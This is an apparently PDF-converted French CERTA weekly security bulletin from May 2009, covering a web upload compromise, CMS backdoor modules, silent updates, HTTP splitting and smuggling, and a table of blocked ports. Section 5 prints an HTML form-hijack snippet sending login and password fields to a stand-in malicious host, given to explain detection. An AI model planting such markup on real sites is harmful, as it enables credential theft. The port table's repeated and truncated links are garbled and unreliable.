

Affaire suivie par :  
CERTA

## BULLETIN D'ACTUALITÉ

### Objet : Bulletin d'actualité 2009-19

---

Conditions d'utilisation de ce document : <http://www.certa.ssi.gouv.fr/certa/apropos.html>  
Dernière version de ce document : <http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-019>

---

### Gestion du document

Référence	CERTA-2009-ACT-019
Titre	Bulletin d'actualité 2009-19
Date de la première version	11 mai 2009
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – Gestion du document

Une gestion de version détaillée se trouve à la fin de ce document.

Le bulletin d'actualité est disponible dans son intégralité et au format PDF à l'adresse suivante :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-019.pdf>

Un extrait du bulletin, ne reprenant que les articles de la semaine, se trouve en HTML à l'adresse suivante :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-019/>

## 1 Exploitation malveillante d'un formulaire

### 1.1 Présentation

Cette semaine, le CERTA a participé au traitement d'un incident relatif à la compromission d'un serveur Web. Le responsable de l'un des sites Internet hébergés sur ce serveur a développé une page permettant aux abonnés d'envoyer leurs photos pour les mettre à disposition sur l'une des pages du site. Un individu malintentionné a utilisé cette fonctionnalité pour déposer un script malveillant lui ouvrant une porte dérobée par laquelle il a ensuite introduit plusieurs contenus malveillants : filoutage, malware,...

Le CERTA rappelle que lors de la conception de tout ou partie d'un site Web la prise en compte de la sécurité est impérative. Un formulaire ou tout autre pages utilisant des données fournies par l'internaute doit faire l'objet de contrôles rigoureux avant d'utiliser le contenu envoyé (que ce soit un fichier ou une variable).

### 1.2 Documentation

- Note du CERTA sur les bonnes pratiques concernant l'hébergement mutualisé :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/>

- Note du CERTA sur les bons réflexes en cas d'intrusion sur un système d'information : <http://www.certa.ssi.gouv.fr/site/CERTA-2002-INF-002/>

## 2 Portes dérobées inhabituelles

Lorsqu'un serveur est compromis, il est traditionnel pour les attaquants de laisser au moins une porte dérobée pour leur permettre de revenir facilement sur le système. Pour les serveurs Web, ces portes dérobées se matérialisent parfois sous la forme de fichiers écrits en PHP, communément appelés *phpshells*. Ces derniers sont de véritables interfaces de téléadministration.

Lors du traitement d'incidents récents, le CERTA a pu constater cette tendance à la mise en place de portes dérobées sur les serveurs Web. De nos jours, bon nombre de serveurs Web s'appuient sur des gestionnaires de contenu (CMS). Ces derniers utilisent souvent des composants ou modules optionnels, parfois développés par des tiers. La gestion de ces composants est problématique : les webmasters ne connaissent pas toujours les modules installés (entre ceux mis « par défaut » par des paquetages (*bundle*) et ceux déposés à titre expérimental) ni leur(s) fonctionnalité(s). De plus, le suivi des vulnérabilités et la publication des correctifs pour ces composants sont variables. Les attaquants ont tiré les avantages de cette situation : désormais, lorsqu'ils compromettent un site Web, ils déposent parfois un module optionnel. Celui-ci a l'une des caractéristiques suivantes :

- soit il permet le dépôt de fichiers (*upload*) ;
- soit il contient une vulnérabilité non corrigée.

Après une intrusion, le CERTA recommande la réinstallation complète du système et des services proposés. L'expérience montre que les webmasters préfèrent généralement se contenter d'effacer les fichiers qui leur semblent suspects. Cette démarche n'intègre pas la suppression des composants ajoutés par les intrus, ce qui laisse donc des portes dérobées actives. Le CERTA recommande aux webmasters d'inventorier scrupuleusement les modules installés et de limiter l'utilisation de ces derniers à ceux réellement nécessaires (à l'instar des services sur une machine).

## 3 Les mises à jour silencieuses

### 3.1 Présentation des faits

Une étude récente a évalué l'impact des mises à jour silencieuses sur le parc des navigateurs utilisés. Il convient tout d'abord de bien définir une « mise à jour silencieuse ». Les auteurs la présente comme suit :

`The user currently cannot disable auto-updates (...)`

L'utilisateur n'a pas de fenêtre surgissante lui demandant de valider la procédure de mise à jour, qui est activée par défaut (et pas désactivable simplement dans l'espace de configuration).

Il est indéniable que les navigateurs présentent une surface d'attaque intéressante compte-tenu de leurs interactions complexes et variées avec l'Internet. Leurs mises à jour est donc un élément important de la protection des postes de travail.

L'objet n'est évidemment pas ici de remettre en question cette étude ni de critiquer les résultats. En revanche, l'objet de cet article est plutôt de modérer les conclusions qui ont été reprises, sans leur contexte et un peu brutalement, sur l'Internet.

Les méthodes de mises à jour présentent chacune des avantages et des inconvénients, et il est très important de les connaître.

Il ne faut pas perdre de vue qu'une défense en profondeur passe avant tout par le contrôle des opérations effectuées. Il est également important de pouvoir garder un suivi et de pouvoir consulter les modifications effectuées. L'enjeu est donc de définir qui doit finalement gérer le système d'information.

### 3.2 Documentation associée

- T. Duebendorfer, S. Frei, "Why Silent Updates Boost Security", ETHZ Tech Report 302, mai 2009 : <http://www.techzoom.net/publications/silent-updates/>
- Bulletin d'actualité CERTA-2009-ACT-018, "Les procédures de mises à jour sous Mozilla Firefox", 04 mai 2009 : <http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-018.pdf>
- Projet Omaha, Google Updater : <http://code.google.com/p/omaha/>

## 4 HTTP Splitting et HTTP Smuggling

Le protocole HTTP repose sur des séquences de mots-clefs décrivant ce que contient le flux de données. Par exemple, dans la réponse que fait un serveur on peut trouver *HTTP/1.1* (la version du protocole utilisé) ou *content-type : text/html* (le type de données). L'interprétation de cette réponse est à la charge de celui qui reçoit (butineur ou serveur mandataire). Dans le flux de données émis par un serveur, on retrouve parfois un des arguments passés à la requête. Il est alors possible de l'utiliser pour injecter du contenu dans la réponse. Il s'agit d'un des moyens de réaliser des attaques en *HTTP Splitting*. Mais de quoi s'agit-il ?

### 4.1 HTTP Splitting

Cette méthode d'attaque repose sur le fait que la version 1.1 du protocole HTTP permet d'effectuer deux requêtes au cours d'une même session ; l'idée étant de faire retourner « deux » réponses à l'aide d'une requête unique, et cela afin que le receveur se désynchronise et attribue la seconde réponse à une autre requête. Pour obtenir une seconde réponse, il suffit de la créer artificiellement en l'injectant dans un paramètre de la requête initiale. Cette attaque peut être utilisée, par exemple, pour compromettre un serveur mandataire. Si une requête A retourne deux réponses A1 et A2, il y a des chances pour que le serveur mandataire associe A2 à la requête suivante, B. Ainsi, toutes les personnes utilisant ce serveur et envoyant une requête de type B obtiendront une réponse A2.

Alors que cette attaque vise l'altération des réponses d'un serveur, les attaques en *HTTP smuggling* ciblent les différents traitements possibles des requêtes sortantes.

### 4.2 HTTP Smuggling

Cette méthode d'attaque exploite aussi le fait que le protocole HTTP 1.1 permet d'envoyer plusieurs requêtes au sein d'une même session TCP. Alors que l'attaque en *HTTP Splitting* reposait sur une double réponse bien formée, l'idée est ici d'exploiter les différentes façons de traiter les requêtes qui sortent de l'ordinaire, par exemple, en contenant deux champs *content-length*. Elle peut permettre de contourner les équipements en coupure. Il suffit pour cela que l'équipement en ait une interprétation « valide » et que le serveur de destination la traite d'une autre manière. Comme toute méthode de détection périphérique, la vue d'ensemble de l'équipement de surveillance et l'interprétation qu'il en fait peut être différente de celle des équipements terminaux (serveurs et clients).

Ces deux attaques reposant sur des spécificités de traitement, leur exploitation reste très aléatoire et nécessite une bonne connaissance des cibles visées.

## 5 Le détournement de formulaire

Il existe une technique simple d'injection de code qui permet à une personne malveillante de détourner les données saisies dans un formulaire. Sur un serveur compromis hébergeant des pages HTML contenant des formulaires, l'intrus peut y injecter une balise *<FORM>* avant la même balise légitime afin de détourner l'action de ce dernier. Voici un exemple de code HTML permettant ceci :

```
<form action="http://monsitemalveillant.tld">
  <form action="mapagelegtime">
    <input type='text' name='identifiant'>
    <input type='hidden' name='motdepasse'>
    <input type='submit' value='se connecter'>
  </form>
```

Le simple ajout de la première balise *<form>* va avoir pour effet l'envoi des données vers le site *http://monsitemalveillant.tld* en lieu et place de la page légitime.

Afin de ne pas être victime de ce type de détournement, le CERTA recommande de contrôler régulièrement l'intégrité de tout ou partie du code des pages hébergées afin de détecter toute modification illégitime de celles-ci. Cette bonne pratique permet de détecter différentes techniques de compromission.

## 6 Sortie de OpenBSD 4.5

Le projet OpenBSD a sorti la nouvelle version de son système d'exploitation éponyme dans sa version 4.5. Parmi les nouveautés, on pourra noter un support accru pour les plateformes Sparc64, une amélioration de la

primitive *malloc* garantissant une meilleure protection de certaines zones mémoire critiques lors de l'allocation ou encore l'intégration de la version 5.2 de OpenSSH.

Le projet OpenBSD ne supportant que 2 versions à la fois, la version 4.3 de OpenBSD devient donc obsolète. Si cela n'était pas déjà fait, une migration vers 4.5 doit être effectuée dans les plus brefs délais.

## 7 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur des dispositifs de filtrage, entre le 30 avril et le 07 mai 2009.

## 8 Liens utiles

- Mémento sur les virus :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-002/>
- Note d'information du CERTA sur l'acquisition de correctifs :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-004/>
- Note d'information du CERTA sur les systèmes obsolètes :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-003/>
- Note d'information du CERTA sur les bonnes pratiques concernant l'hébergement mutualisé :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/>
- Note d'information du CERTA sur les mots de passe :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/>
- Note d'information sur la terminologie d'usage au CERTA :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002/>
- Note d'information du CERTA sur les enjeux de sécurité liés à une migration vers IPv6 :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-004/>
- Unix security checklist version 2.0 du 8 octobre 2001 (Publication du CERT australien) :  
<http://www.auscert.org.au/render.html?it=1935>
- Note d'information du CERTA sur les risques associés aux clés USB :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2000-INF-006/>
- Note d'information du CERTA sur les outils d'indexation et de recherche :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-009/>
- Note d'information du CERTA sur la gestion des noms de domaine :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-001/>
- Note d'information du CERTA sur le bon usage de PHP :  
<http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/>

## 9 Rappel des avis émis

Dans la période du 01 au 08 mai 2009, le CERTA a émis les avis suivants :

- CERTA-2009-AVI-171 : Multiples vulnérabilités dans CA ARCserve Backup
- CERTA-2009-AVI-172 : Vulnérabilité dans les produits McAfee
- CERTA-2009-AVI-173 : Vulnérabilités dans HP OpenView Network Node Manager
- CERTA-2009-AVI-174 : Vulnérabilité dans Adobe Flash Media Server

## 10 Actions suggérées

### 10.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'information de l'organisme. Elle traduit la reconnaissance officielle de l'importance

accordée par la direction générale de l'organisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel réglementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

## **10.2 Concevoir une architecture robuste**

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en oeuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

## **10.3 Appliquer les correctifs de sécurité**

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

## **10.4 Utiliser un pare-feu**

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

## **10.5 Analyser le réseau**

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le CERTA peut vous aider dans ce travail d'analyse.

## **10.6 Réagir aux incidents de sécurité**

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexplicables et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

## **10.7 Former et sensibiliser les utilisateurs**

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

<http://www.ssi.gouv.fr/fr/formation/>

## 11 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.




FIG. 1: Répartition relative des ports pour la semaine du 30 avril au 07 mai 2009

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
22	TCP	SSH	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
23	TCP	Telnet	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> CERTA-2007-ALE-005-001
25	TCP	SMTP	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
42	TCP	WINS	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
69	UDP	IBM Tivoli Provisioning Manager	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
80	TCP	HTTP	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
106	TCP	MailSite Email Server	-	- <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
111	TCP	Sunrpc-portmapper	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
119	TCP	NNTP	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
135	TCP	Microsoft RPC	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
137	UDP	NetBios-ns	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
139	TCP	NetBios-ssn et samba	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
143	TCP	IMAP	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
389	TCP	LDAP	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
427	TCP	Novell Client	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
443	TCP	HTTPS	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>
445	TCP	Microsoft-smb	-	<a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a> <a href="http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001">http://www.certa.ssi.gouv.fr/site/CERTA-2007-ALE-005-001</a>

				http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	UDP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER
1023	TCP	–	Serveur ftp de Sasser.E	–
1080	TCP	Wingate	MyDoom.F	http://www.certa.ssi.gouv.fr/site/CER
1433	TCP	MS-SQL-Server	–	http://www.certa.ssi.gouv.fr/site/CER
1434	UDP	MS-SQL-Monitor	–	http://www.certa.ssi.gouv.fr/site/CER
2100	TCP	Oracle XDB FTP	–	http://www.certa.ssi.gouv.fr/site/CER
2381	TCP	HP System Management	–	http://www.certa.ssi.gouv.fr/site/CER
2512	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2513	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2745	TCP	–	Bagle	–
2967	TCP	Symantec Antivirus	Yellow Worm	http://www.certa.ssi.gouv.fr/site/CER
3104	TCP	CA Message Queuing	–	http://www.certa.ssi.gouv.fr/site/CER
3127	TCP	–	MyDoom	–
3128	TCP	Squid	MyDoom	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
3268	TCP	Microsoft Active Directory	–	http://www.certa.ssi.gouv.fr/site/CER
3306	TCP	MySQL	–	–
4899	TCP	Radmin	–	–
5000	TCP	Universal Plug and Play	Bobax, Kibuv	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
5151	UDP	IPSwitch WS_TP	–	http://www.certa.ssi.gouv.fr/site/CER
5151	TCP	ESRI ArcSDE	–	http://www.certa.ssi.gouv.fr/site/CER
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	–
5900	TCP	VNC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6014	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6101	TCP	Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6106	TCP	Symantec Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6129	TCP	Dameware Miniremote	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6502	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6503	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6504	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
8080	TCP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
8866	TCP	–	Porte dérobée Bagle.B	–
9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
10080	TCP	Amanda	MyDoom	–
10110	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
10916	TCP	Ingres	–	CERTA-2007-AVI-275-001
10925	TCP	Ingres	–	CERTA-2007-AVI-275-001
12168	TCP	CA eTrust antivirus	–	http://www.certa.ssi.gouv.fr/site/CER
13701	TCP	Veritas NetBackup	–	http://www.certa.ssi.gouv.fr/site/CER
18264	TCP	CheckPoint interface	–	http://www.certa.ssi.gouv.fr/site/CER
